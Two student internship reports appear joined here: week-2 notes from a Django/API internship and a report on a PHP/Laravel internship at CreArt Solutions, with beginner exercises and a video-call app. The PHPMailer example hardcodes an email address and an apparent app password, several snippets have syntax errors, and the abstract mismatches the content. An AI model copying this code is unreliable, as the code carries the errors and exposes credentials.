Here is the simple sample code for bootstrap attached as a figure below.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/css/bootstrap.min.css">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.0/jquery.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/js/bootstrap.min.js"></script>
</head>
<body>
<h1>Welcome to about us page</h1>
<a href="{% url 'innerfile' %}">GO TO HOME PAGE</a><br>
<table border="1" class="table table-striped table-hover">
    <tr>
        <th>Header 1</th>
        <th>Header 2</th>
        <th>Header 3</th>
        <th>Header 4</th>
```

Week 2

7 August 2023

- **API in Django:**

In Django, an API (Application Programming Interface) is a mechanism that enables different software components to communicate. In web development, it typically involves exposing specific functions and data of a web application, allowing external systems to interact with and control the application remotely over the internet. This is often done through endpoints that handle requests and responses, facilitating actions like retrieving, creating, updating, and deleting data. There are specifically two types of API in Django.

RESTful API: A RESTful API in Django, using the Django REST framework, exposes your app's data and services to external systems. It follows HTTP methods (GET, POST, PUT, DELETE) for actions on resources. For example, you can create an API to list, create, update, and delete articles. Endpoints like /articles/ and /articles/<article_id>/ handle these actions.

Internal Modular API: An internal modular API in Django improves code organization by facilitating effective communication between different parts of the application. For instance, you could have a user management module communicating with an authentication module via well-defined internal APIs. This separation enhances maintainability and code reuse. These APIs serve distinct purposes: one for external interaction and the other for internal modularity, yet both create interfaces for components to communicate within a Django app.

- **Dictionaries in API:**

Dictionaries in Python are a collection of key-value pairs, where each key is unique and associated with a value. They are often used to store and manage data in a structured way. In the context of Django, you might use dictionaries for various purposes, such as passing data to templates, handling form data, or processing JSON data from APIs.

Here is the sample basic code for python dictionary usage in the below figure.

```
# curly bracket
# key (left) : value (right)
# to access value key is required.
mydata = {"Ahmedabad":100,"Surat":200,"Rajkot":300}
print(mydata["Rajkot"])
mydata1 = {"Ahmedabad":100,"Surat":{200,250,1},"Rajkot":300}
print(mydata1["Surat"][1])

mydata2 = {"Ahmedabad":[{"date":"5 Aug 2023","cases":15},
                        {"date":"6 Aug 2023","cases":25},
                        {"date":"7 Aug 2023","cases":35}],
           "Surat":[200,250,1],
           "Rajkot":300}
print(mydata2["Ahmedabad"][1]["date"])
print(mydata.keys())
```


```
300
250
6 Aug 2023
dict_keys(['Ahmedabad', 'Surat', 'Rajkot'])

Process finished with exit code 0
```

- We are given some handfuls tasks on the different API links to learn more about working and integrating of API that I am attaching with name, output in below topics in form of figure as an e.g.

- **Different API Tasks:**

1. COVID.py

```
import requests

url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()

print(mydata.keys())
print(mydata["cases_time_series"][0]["date"])
print(len(mydata["cases_time_series"]))
```



2. Bitcoin.py


```
# pip install requests

import requests

url = requests.get("https://api.coindesk.com/v1/bpi/currentprice.json")
mydata = url.json()

print(type(mydata))
print(mydata["bpi"]["USD"]["rate"])
print(mydata.keys())
```

Week 2

8 August 2023

- **API Integration in Webpages using Django Framework**

API integration in webpages using the Django framework involves incorporating external data and functionality into your web application by connecting to external APIs (Application Programming Interfaces). Django's robust capabilities allow developers to seamlessly interact with APIs, retrieve data, and display it on webpages. This integration enhances your website with dynamic content, such as real-time updates, third-party services, and data synchronization. By leveraging Django's built-in features and libraries, you can easily manage API requests, responses, and data processing, creating a richer and more interactive user experience.



Week 2

9 August 2023

- **Assignment 2 :** Develop one news website with different pages of news categories .

```
def index(request):
    records = {}
    url = requests.get('https://inshorts.me/news/all?offset=0&limit=21')
    inshorts_data = url.json()
    records['sportsdata'] = inshorts_data
    return render(request, template_name 'index.html',records)

def Sciencenews(request):
    records = {}
    url = requests.get("https://inshorts.me/news/topics/science")
    inshorts_data = url.json()
    records['sportsdata'] = inshorts_data
    return render(request, template_name 'Sciencenews.html',records)

def Entertainmentnews(request):
    records = {}
    url = requests.get("https://inshorts.me/news/topics/entertainment")
    inshorts_data = url.json()
    records['sportsdata'] = inshorts_data
    return render(request, template_name 'Entertainmentnews.html',records)

def Sportsnews(request):
    records = {}
    url = requests.get("https://inshorts.me/news/topics/sports")
```

Week 2

10 August 2023

- **Conclusion :**

- These past 15 days of internship have been an enriching and dynamic experience. I am delighted to have had the opportunity to work with INFOLABZ and contribute to various projects during this time. As I conclude this initial phase of my internship, I want to take a moment to reflect on what I have learned and achieved.
- Throughout these 15 days, I've had the privilege of working alongside experienced professionals who have generously shared their knowledge and insights. I've gained exposure to Webpages using Django Framework, which has significantly expanded my skill set.
- During these 15 days, I encountered various challenges that required creative thinking and perseverance. Overcoming these challenges and achieving milestones and has boosted my confidence and reinforced my determination to excel.
- In conclusion, these 15 days have been transformative, educational, and inspiring. I am excited about what the future holds and am committed to making the most of this internship experience. Thank you for this incredible opportunity.

INTERNSHIP AT CREART SOLUTIONS

AN INTERNSHIP REPORT

Submitted by

Patel Hemadri Sureshbhai

210390107503

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

Aug, 2023

S.P.B. PATEL ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at CREART Solution PVT. LTD** has been carried out by **Patel Hemadri Sureshbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-2024.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

INTERNSHIP COMPLETION LETTER

CREART

Date: 10th August 2023

This is to certify that

Mr/Ms. Hemadri Patel
Enrollment No : 210390107503
College : Saffrony Institute of Technology

has successfully completed the 15 day's of summer intership from 27th July 2023 to 10th August 2023 at CreArt Solutions, Ahmedabad.

We wish him/her all the best for his future endeavours

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel Dev Corporate, C G Road,
Ahmedabad, Gujrat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

[Figure 1: - Completion Letter]

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at CREART SOLUTIONS PVT. LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Akshay Kansara** & **Alkesh kaba (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Patel Hemadri Sureshbhai**	_____

ACKNOWLEDGMENT

I would to thank Mr. Alkesh kaba of CreArt Solutions for providing me with the opportunity to undertake my internship within the Organization.

I would also like to thank my internal Guide, Mr. Akshay Kansara, who provide continuous guidance during the internship.

I also extend my appreciation to my colleagues and teammates for their friendly work environment and helping me with my project work. Their suggestions and ideas have been of great value to me.

I would like to thank the entire CreArt Solutions for making my internship an enriching experience. The organization has provided me with a valuable learning experience, which will undoubtedly benefit me in my future endeavors.

I am extremely grateful to the department staff members and friends that helped me in completing this internship successfully. Thank you all once again for your support and guidance.

Abstract

This report contains the work done by the author during his internship at ***CreArt Solutions***. It shows the work I did in the company during my internship period. In the report, the author discusses the process of manufacturing and steps of assembly of the machines. The author also discusses the structure of the company, all the departments and their work. It also explains what the author learned during this internship period.

The purpose and inspiration for this industrial training is to assist me, a student studying computer science, acquire a responsiveness to the abstract self- disciplinary nature of problems by providing me with discipline, skills, teamwork, and technical knowledge through an appropriate training environment. I was appointed by Creart Solutions for a fifteen days training period as a trainee software engineer to carry out and manage the business's web development initiatives. I've worked with PHP and LARAVEL during this industrial training.

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Chapter 1. INTRODUCTION

1.1 HISTORY:

Creart is a privately venture of IT Solutions and IT consultants formed in 2023. We always aspire to create a resistant future. We believe in bringing Business, People and technology together in the way forward. Creart is focused on rigorous development and comprehensive quality.

Creart is dedicated toward perfection in every aspect. Professionalism is the main ingredient of creart. We strongly belive in delivering the best services to the client till their satisfaction. Main objective of creart is to provide, qualitative, innovative and accessible service in every possible form.

1.2 MISSION:

We strongly believe in delivering the best services to the clients till their satisfaction

We are a professional and highly dedicated group of skilled experts. To provide quality to our clients, we work in an active environment and follow best practices.

1.3 Services:

1) Computer Software Developer Service
2) Web designing Portal services
3) E commerce
4) Mobile Programming
5) Computerized logo designing services
6) Black Berry applications software
7) Cellular phones applications

Chapter 2 Introduction to internship

2.1 INTERNSHIP SUMMARY

It was an amazing experience to learn about a technology which is PHP and LARAVEL. Learning about the basic concepts php and Laravel . And performing the programs and hosting the websites.

\

In php is the scripting Languages used to create dynamic web content, while Laravel is a php framework that offer tools and structures to make web application development more efficient and organized. I got experience of learning new tools and technology. I learned a systematic approach of completing work on time and cooperating with my colleagues.

2.2 PURPOSE

The purpose of an internship is to provide students or individuals with practical work experience in a real-world setting related to their field of study or career interests. Internships offer several benefits:

Skill Development: Interns gain hands-on experience and develop practical skills that are often not taught in a classroom setting. This helps bridge the gap between theoretical knowledge and real-world application.

Industry Exposure: Interns get a chance to immerse themselves in the industry, understand its workings, and gain insights into various aspects of the field they're interested in.

Networking: Internships provide opportunities to build a professional network by interacting with experienced professionals, colleagues, and mentors. These connections can be valuable for future job opportunities.

Personal Growth: Internships provide opportunities for personal growth, including building confidence, improving communication skills, and learning how to work effectively in a team.

Overall, internships serve as a valuable stepping stone for individuals to gain practical experience, make informed career decisions, and prepare themselves for a successful transition into their chosen profession.

2.3 OBJECTIVE

To learn and apply industry-specific knowledge, enhance professional skills, and contribute effectively to the organization's projects and goals during the internship.

to work as a Software Developer applying my knowledge in the field of testing, designing, and maintenance to cater to the specific needs of the people. I wish to work in a team of motivated individuals who wish to work towards the advancement of the company.

An internship provides a variety of benefits for young workers who want to broaden their chances for landing a job and jump-starting their careers. Internships give you a taste of what a profession is like, help you build your resume and let you meet people who can help you in your career. Don’t be passive during an internship and miss opportunities to expand your business background. Take advantage of the many benefits of holding an internship.

2.4 SCOPE

The scope of the internship involves hands-on exposure to various aspects of the industry, practical application of academic learning, collaborating with professionals, contributing to projects, and gaining insights into the organization's operations and culture.

The things that I was allowed to do:

- Be punctual and attend all the scheduled meetings, including orientations,training sessions, and team meetings.
- Dress appropriately as per the company culture and guidelines.
- Be respectful and courteous to everyone, including supervisors, colleagues,and clients.
- Ask questions and seek feedback to improve your skills andunderstanding of the tasks assigned to you.
- Follow the company policies and guidelines related to confidentiality,security, and professional conduct.

The things that I was not allowed to do:

- Don't engage in any behavior that violates the company's policies or the law, including harassment, discrimination, or unethical conduct.
- Don't use company resources or information for personal gain or share confidential information with unauthorized individuals.
- Don't miss any deadlines or fail to complete assigned tasks without prior communication and approval from your supervisor.
- Don't be late or absent from work without valid reasons or prior approvalfrom your supervisor.
- Don't engage in any unprofessional behavior, including gossiping, being rude,or disruptive in the workplace.

- Don't assume anything, ask questions if you are unsure about anything, and seek feedback to improve your work

2.3 Technology

PHP
LARAVEL

Chapter 3. Implementation

3.1 Implementation Platform

PHP:-

- Php developer was Rasmus Lerdorf.
- PHP (Hypertext Preprocessor) is a popular server-side scripting language primarily used for web development.
- It's embedded within HTML code and executed on the server, generating dynamic content that is sent to the user's browser.
- PHP can interact with databases, handle forms, manage sessions, and perform various other tasks. It's known for its ease of use, wide community support, and integration with various web servers and databases. To get started, you'll need a web server (like Apache or Nginx) and a PHP interpreter installed on your server.

Variables:-

- Variable is a container that store data and can be used to hold various types of information , such as numbers, strings, arrays or objects.

Key rules variable declarations:-

1) Variable name must start with a dollar sign($).
2) After dollar sign , a valid variable name start with (A-Z OR a-z) or an underscore(_).it cannot start with number.
3) The rest of the variable name can contain letters(A-Z or a-z), numbers(0-9),and underscores(_).
4) Variables names are case sensitive. so '$myVariable' and '$myvariable' are consider different variables.
5) Php reserves contains words as language constructs and you cannot use them as variables names.
6) Avoid using special character or spaces in variables names. Only alphanumeric character and underscores are allowed.


Php data types :-

- Integers: Whole numbers without decimals, e.g., 5, -10, 100.
- Floats (or Doubles): Numbers with decimal points, e.g., 3.14, -0.5.
- Strings: Sequences of characters, enclosed in single (') or double ("") quotes, e.g., "Hello, World!".
- Booleans: Representing true or false values.
- Arrays: Ordered collections of values, indexed by integers or strings.
- Objects: Instances of user-defined classes, encapsulating data and behavior.
- Null: A special value representing the absence of a value.

1) Write a php code to display welcome to php programming.

```
<?php
echo "Welcome to php programming";
?>
```

Output:-



[figure 2:- welcome to php program]

2) Write a php code of arithmetic operation.

```
<?php
 $a = 100;
 $b = 20;
 $sum = $a + $b;
 $sub = $a - $b;
 $mul = $a * $b;
 $div = $a / $b;
 echo  "Addition = $sum <br>";
 echo  "Subtraction = $sub <br>";
 echo  "multiplication = $mul <br>";
 echo  "division = $div <br>";
?>
```

Output: -

[figure 3: - arithmetic operation]

3) Write a php code to display 5 subject total marks and percentages of marks.

```
<?php
maths = 50;
$english = 60;
$java = 70;
$python = 80;
$php = 90;
$total_marks = $maths + $english + $java + $python + $php;
echo "Total Marks = $total_marks <br>";
$per = $total_marks / 5;
echo "Percentage = $per";
```

output:

[Figure:- 4 total marks and percentages]

4) Write a php code of simple interest.

```
<?php
//Formula = prn/100
$amount = 10000;
$rate = 3;
$year = 2;
$ans =($amount * $rate * $year)/ 100;
echo "Simple Interest = $ans";
?>
```


Output: -

[figure: - 5 calculate interest]

5) Write a program to php calculate the circle of area.

```
<?php
//circle = 3.14 * r *r
$radius = 5;
$ans = 3.14 * $radius * $radius;
echo "Area of circle = $ans";
?>
```

Output:-



[figure 6: - circle of area]

6) Write a php code to convert celiacs temperature to Fahrenheit.

```
<?php
$cel = 25;
$f = 1.8 * $cel + 32;
echo "Fahrenheit = $f";
?>
```

Output:

[figure 7: - temperature to Fahrenheit]

7) Write a php code to convert Fahrenheit temperature to celiac.

```
<?php
//Formula = c = f - 32 / 1.8
$f = 77;
$c =($f - 32) / 1.8;
echo $c;
?>
```


Output: -

[figure 8: - temperature to celiac]

8) Write a php code to swapping using third variable.

```
<?php
$a = 10;
$b = 20;
//swapping logic
$c = $a;
$a = $b;
$b = $c;
echo "After Swapping A = $a <br/>";
echo "After Swapping B = $b <br/>";
?>
```

Output:-



[figure 9: - swapping using third variable]

9) Write a php code to display number of weeks using switch case.

```
<?php
$day = 6;
switch($day)
{
    case 1: echo "Monday";
    break;
    case 2: echo "Tuesday";
    break;

    case 3: echo "Wednesday";
    break;
    case 4: echo "Thursday";
    break;
    case 5: echo "Friday";
    break;
    case 6: echo "Saturday";
    break;
    case 7: echo "Sunday";
    break;
     default:
     echo "Invalid Number";
     break;
}
?>
```

Output:-

[figure 10: - number of weeks using switch case]

3.2 Arrays in php:-

- An array, is a data structure that can hold multiple values under a single variable name.
- Example: -$a = array (10,20,12.5,'a'," hello"," welcome");
- Declaration: - arrayname[index]

Types of array:

1. Index arrays: -

- Index arrays are arrays where each element is assigned a numeric index, starting from 0.

```
Example:
$fruits = array("apple", "banana", "orange");
Echo $fruits[0];
Echo $fruits[1];
```

2. Associative arrays:

- Associative arrays are arrays where you can assign a specific key to each element. instead of numeric indices, you use custom keys to access the elements. These keys can be strings or numbers.

Example: -

```
$student = array(
            "name" => "Hemadri",
             "age" =>  20,
             "college" => "saffrony institute"
            );
Echo $student["name"];
Echo $student["age"];
```

3. Multi-dimensional arrays: -

- multi-dimensional arrays are arrays that contains other arrays as their elements. you can think of them as arrays within arrays. These is useful for representing complex data structure, like matrices or tables.

Example: -

```
$matrix = array(
```

```
                Array(1,2,3),
                Array(4,5,6),
               Array(7,8,9)
               );
    Echo $matrix [1][2];
```

1) Write a code numeric array and display the arrays.

```
<?php
//numeric indexed array
$a = array(10,20,12.5,'A',"hello","welcome");
// echo $a[1];
// echo "<pre>";
// print_r($a);
$total = count($a);
for($i=0; $i<$total; $i++)
{
echo $a[$i];
echo "<br/>";
}
?>
```

Output: -

[figure 11: - numeric array]

2) Write a code associative array and display the arrays.

```
<?php
//index => values
//index => key
//string indexed array
$a = array(
 "name" => "hemadri",
```

```
 "city" => "adipur" ,
 "state" =>"Gujarat",
 "country"=> "india"
 );
//arrayname[city]
echo $a["state"];
echo'<pre>';
print_r($a);
$total = count($a);
foreach($a as $k => $v)
{
  echo $k."-----".$v;
  echo "<br/>";
}
?>
```

Output: -


[figure 12: - associative array]

3) Write a php code to create login page using post method

```
<?php
 // echo '<pre>';
 // print_r($_POST);
  if(isset($_POST["submit"]))
 {
 $fullname =$_POST["fullname"];
 $email = $_POST["email"];
 $contact =$_POST["contact"];
  echo "My name is $fullname <br/>";
 echo "My email is $email <br/>";
```

```
 echo "My contact is $contact <br/>";
 }
?>
<!DOCTYPE html>
<html>
<head>
<title> Registration Form</title>
</head>
<body>
<form method="post">
<table border="1" cellspacing="0" cellpadding="10" align="center">
<tr>
<td>Full Name</td>
<td><input type="text" id="Fullname" name="fullname"></td>
</tr>
<tr>
<td>Email</td>
<td><input type="text" id="email" name="email"></td>
</tr>
<tr>
<td>Contact</td>
<td><input type="text" id="contact" name="contact"></td>
</tr>
<tr>
 <td colspan="2" align="center"><input type="submit" id="submit" name="submit" value="Submit"></td>
</tr>
</table>
</form>
</body>
</html>
```

Output: -



[figure 13: - login page using post method]

Email sending using composer: -

```
<?php
//Import PHPMailer classes into the global namespace
//These must be at the top of your script, not inside a function
use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\SMTP;
use PHPMailer\PHPMailer\Exception;

//Load Composer's autoloader
require 'vendor/autoload.php';

//Create an instance; passing `true` enables exceptions
$mail = new PHPMailer(true);

try {
    //Server settings
    $mail->SMTPDebug = SMTP::DEBUG_SERVER;
    $mail->isSMTP();
    $mail->Host       = 'smtp.example.com';
    $mail->SMTPAuth   = true;
    $mail->Username   = 'hemadripatel2003@gmail.com';
    $mail->Password   = 'wngezlppzwaelcck';                         /
    $mail->SMTPSecure = PHPMailer::ENCRYPTION_SMTPS;
    $mail->Port       = 465;
     set `SMTPSecure = PHPMailer::ENCRYPTION_STARTTLS`
```

```
    $mail->setFrom('from@example.com', 'Mailer');
    $mail->addAddress('patelhemadri153@gmail.com', 'Summer Intership');
    // $mail->addAddress('ellen@example.com');
    // $mail->addReplyTo('info@example.com', 'Information');
    // $mail->addCC('cc@example.com');
    // $mail->addBCC('bcc@example.com');

    //Attachments
    // $mail->addAttachment('/var/tmp/file.tar.gz');
    // $mail->addAttachment('/tmp/image.jpg', 'new.jpg');

    //Content
    $mail->isHTML(true);
    $mail->Subject = 'Here is the summer intership';
    $mail->Body    = 'This is the HTML message body <b>in bold!</b>';
    $mail->AltBody = 'This is the body in plain text for non-HTML mail clients';

    $mail->send();
    echo 'Message has been sent';
} catch (Exception $e) {
    echo "Message could not be sent. Mailer Error: {$mail->ErrorInfo}";
}
```

Laravel:-

- Laravel is a popular open-source PHP framework used for web application development.
- It provides a structured and efficient way to build web applications by offering a wide range of features, tools, and libraries.
- Laravel follows the Model-View-Controller (MVC) architectural pattern, making it easier to separate business logic from presentation and user interface.
- It includes features like routing, database querying, authentication, templating, and more, which help developers create robust and maintainable web applications.

Routing: Define routes to map URLs to controller methods, allowing you to handle different HTTP requests and actions.

Controllers: Controllers handle the logic for your application. They receive requests from routes and return responses, often interacting with models and views.

Views: Views are responsible for rendering the user interface. Blade is Laravel's templating engine that allows you to create dynamic and reusable templates.

Models: Models represent your application's data structures and interact with your database using Eloquent ORM (Object-Relational Mapping).

Database Migrations: Migrations allow you to version control your database schema, making it easy to create, modify, and share database tables and columns.

Eloquent ORM: Eloquent provides a simple and intuitive way to interact with databases using PHP syntax, making database operations more expressive.

Middleware: Middleware acts as a filter for incoming HTTP requests, allowing you to perform tasks like authentication, logging, and more before the request reaches the controller.

Authentication: Laravel provides an authentication system with pre-built controllers, views, and methods for user registration, login, and password reset.

Validation: Laravel makes it easy to validate user input using validation rules, ensuring data integrity before it's stored in the database.

Blade Templating: Blade templates offer powerful features like template inheritance, conditionals, loops, and more, helping you create dynamic and modular views.

Artisan CLI: Laravel's command-line tool, Artisan, provides a range of commands for tasks such as creating controllers, migrations, and even custom commands.

Eloquent Relationships: Eloquent makes it simple to define and work with relationships between database tables, such as one-to-many, many-to-many, and more.

Service Providers: Service providers bootstrap various parts of the Laravel application, such as registering services, middleware, and configuration.

Environment Configuration: Laravel allows you to manage environment-specific configuration settings, helping you keep sensitive data secure and ensuring smooth deployment.

Composer: Composer is a dependency management tool used by Laravel to handle package installation and autoloading of classes.

These are just some of the basic topics in Laravel. Each topic has its own nuances and details, so if you're interested in learning more about any specific area, feel free to ask for further information.

Daily Task:-

Date	Work
27/7/2023	Introduce about intership and learning topic
28/7/2023	Installation of php
31/7/2023	Basic introduction of php of variables, data types
1/8/2023	Run the practical’s
2/8/2023	Introduction of array, types of arrays and run practical’s
3/8/2023	Introduction of post () and get () methods.
4/8/2023	Installing composer and, packages and execute the email sending practical’s
7/8/2023	Project for video calling web app
8/8/2023	Project for video calling web app
9/8/2023	Basic of Laravel
10/8/2023	Basic of Laravel

Chapter 4. About Project

Introduction: -

- Creating a video calling app in PHP involves integrating real-time communication technologies like WebRTC. It requires a frontend for video streaming and a backend to manage user sessions and signaling. You'll need knowledge of PHP, HTML, JavaScript, and potentially a web framework. It's a complex task, and resources like WebRTC libraries, tutorials, and documentation will be crucial for your development.

The functionality of video conferencing applications

- Nowadays, video conferencing technology gives their users new opportunities to create the best meeting the digital world can offer. There are main parts of the video conferencing that can be tested, not only in terms of functionality but also for their quality.
- These parts include:
- Audio calls – voice-only call;
- Video calls – calls that include transmitting not only audio but also video;
- Screen-sharing – the ability to share the screen during the audio or video call;
- Group calls – audio or video calls with more than 2 participants.
- Cross-platform – the application is easy and comfortable to use on various devices and platforms – from desktop to mobile.

Each of these functionalities provides convenience to the user. Since the pandemic has started, the popularity of search terms for certain functionalities has visibly increased.

4.1 Index.php

```
<!DOCTYPE html>
<html>
<head>
<title>Video Calling Web App</title>
<link rel="stylesheet" type="text/css" href="style.css">
<script src='https://cdn.scaledrone.com/scaledrone.min.js'></script>
<script type="text/javascript" src="script.js"></script>
</head>
<body>
<div class="header">
	<h1 align="center">Video Calling Web App</h1>
</div>

<div class="content">
	<video class="from" id="localVideo" autoplay muted></video>
	<video class="to" id="remoteVideo" autoplay controls></video>
</div>

<div class="footer">
	<h1 align="center">@copyright</h1>
</div>
</body>
</html>
```

4.2 Style.css:

```
 .header
      {
      height: 100px;
      border: 1px solid black;
      background-color: black;
      }
      h1
      {
      color: white;
      }
  .footer
      {
      height: 80px;
      border: 1px solid black;
      background-color: black;
      }
  .content
      {
      height: 400px;
      border: 1px solid black;
      }
.from
     {
      height: 200px;
      width: 250px;
      border: 1px solid black;
